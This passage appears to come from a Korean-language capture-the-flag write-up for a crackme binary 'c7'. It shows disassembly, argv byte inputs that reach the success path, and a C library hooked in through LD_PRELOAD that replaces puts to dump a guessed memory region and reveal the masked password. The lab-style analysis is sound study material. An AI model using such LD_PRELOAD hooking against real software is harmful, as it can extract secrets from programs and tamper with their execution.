 80494f6:       e8 09 fe ff ff          call                                   8049304
<__EH_FRAME_BEGIN__+0xf4c>
 80494fb:       c7 04 24 8c 85 04 08    movl   $0x804858c,(%esp,1)
 8049502:       e8 fd fd ff ff          call                                   8049304
<__EH_FRAME_BEGIN__+0xf4c>
 8049507:       c7 04 24 a4 85 04 08    movl   $0x80485a4,(%esp,1)
 804950e:       e8 f1 fd ff ff          call                                   8049304
<__EH_FRAME_BEGIN__+0xf4c>
 8049513:       b8 00 00 00 00          mov    $0x0,%eax
 8049518:       c9                      leave
 8049519:       c3                      ret
 804951a:       90                      nop
 804951b:       90                      nop
```

우선 <call 8049304>이 부분으로 가기위해 movzbl 과 movsbl 이 두 문장 때문에 아래와 같이 입력하면 가능 하였다.

즉 c7 프로그램의 argv[1] ~ argv[5]에 임의의 값을 입력해서 계산한 결과가 조건에 만족하도록 테스트를 수행했고 다음과 같은 임의의 값을 찾아낼 수 있었다.

```
[root@Victim challenge7]# ./c7 `perl -e 'print "₩xe8"'` `perl -e 'print "₩x80"'` `perl -e 'print "₩xe0"'` `perl -e 'print "₩x7f"'` `perl -e 'print "₩x7f"'`
great :-)
```

great :-) 라는 문자열을 확인 할 수 있었지만 패스워드는 확인 할 수 없었다.

pssword_output 함수가 패스워드 문자열을 출력해주는 것을 짐작하고 저쪽에서 push 해주는 문자열을 확인해 보기 위해 LD_PRELOAD를 이용하여 puts함수를 후킹하였다. 아래는 후킹하는 psuts 함수의 코드이다.

```
[root@Victim challenge7]# cat libputs.c
void puts( void )
{
        __asm__(" mov $4, %eax₩n // puts system call number
```

```
                mov $1, %ebx₩n // stdout
                mov $0x804852a, %ecx₩n // start address of password
string(guessing!)
                mov $100, %edx₩n // length
                int $0x80₩n // interrupt!
        ");
}
```

위 puts 함수는 패스워드 문자열이 있을만한 시작 위치를 추측해서(0x804852a) 100바이트 만큼 표준출력으로 출력해준다. 시작 위치를 어떻게 추측했는가? 라고 질문할 수 있을 텐데 password_output 함수 내에서 3번의 call 이 발생할 때 push 되는 스트링들의 주소를 확인하면 된다. 이제 이 공격과정을 확인 해보자.

```
[root@Victim challenge7]# gcc -fPIC -g -c -Wall libputs.c
[root@Victim challenge7]# gcc -shared -W1, -o libputs.so libputs.o -lc
[root@Victim challenge7]# mv libputs.so /tmp/x15kangx/libputs.so
[root@Victim challenge7]# export LD_PRELOAD=/tmp/x15kangx/libputs.so
[root@Victim challenge7]# ./c7 `perl -e 'print "₩xe8"'` `perl -e 'print "₩x80"'`
`perl -e 'print "₩xe0"'` `perl -e 'print "₩x7f"'` `perl -e 'print "₩x7f"'`
wow!, very good!!
you are great hacker!!,Password is "******************"
```